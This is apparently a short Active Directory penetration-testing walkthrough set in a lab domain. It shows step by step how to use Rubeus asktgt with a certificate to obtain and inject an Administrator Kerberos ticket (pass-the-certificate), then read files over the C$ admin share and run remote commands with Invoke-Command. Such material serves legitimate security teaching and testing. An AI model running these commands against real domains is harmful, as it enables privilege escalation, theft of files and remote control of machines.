
Obtaining the TGT
Using the askTGT feature of Rubeus
using the /ptt apply the received TGT to the current sessions
Pass-the-certificate example:
# usage
Rubeus.exe asktgt /user:"TARGET_SAMNAME" /certificate:"BASE64_CERTIFICATE" /password:"CERTIFICATE_PASSWORD" /domain:"FQDN_DOMAIN" /dc:"DOMAIN_CONTROLLER" /show
# example
.\Rubeus.exe asktgt /user:Administrator /certificate:<cert.pfx path> /password:<pfx password> /ptt The TGT is automatically saved in your environment (thanks to /ptt in rubeus).
Using the TGT
List your current session TGTs
klist
Delete all your session TGTs
klist purge
List files on remote system
dir \\<computer name>\<drive>\<path>
Print file on remote system
type \\<computer name>\<drive>\<filepath>
# example
type \\WIN-8DRJKS8Q1T9.labad.fr\C$\Users\Administrator\Desktop\SecretFile.txt

Command execution
Invoke-Command -computername <computer name> -ScriptBlock {<command>}
# example
Invoke-Command -computername win-8drjks8q1t9.labad.fr -ScriptBlock {whoami}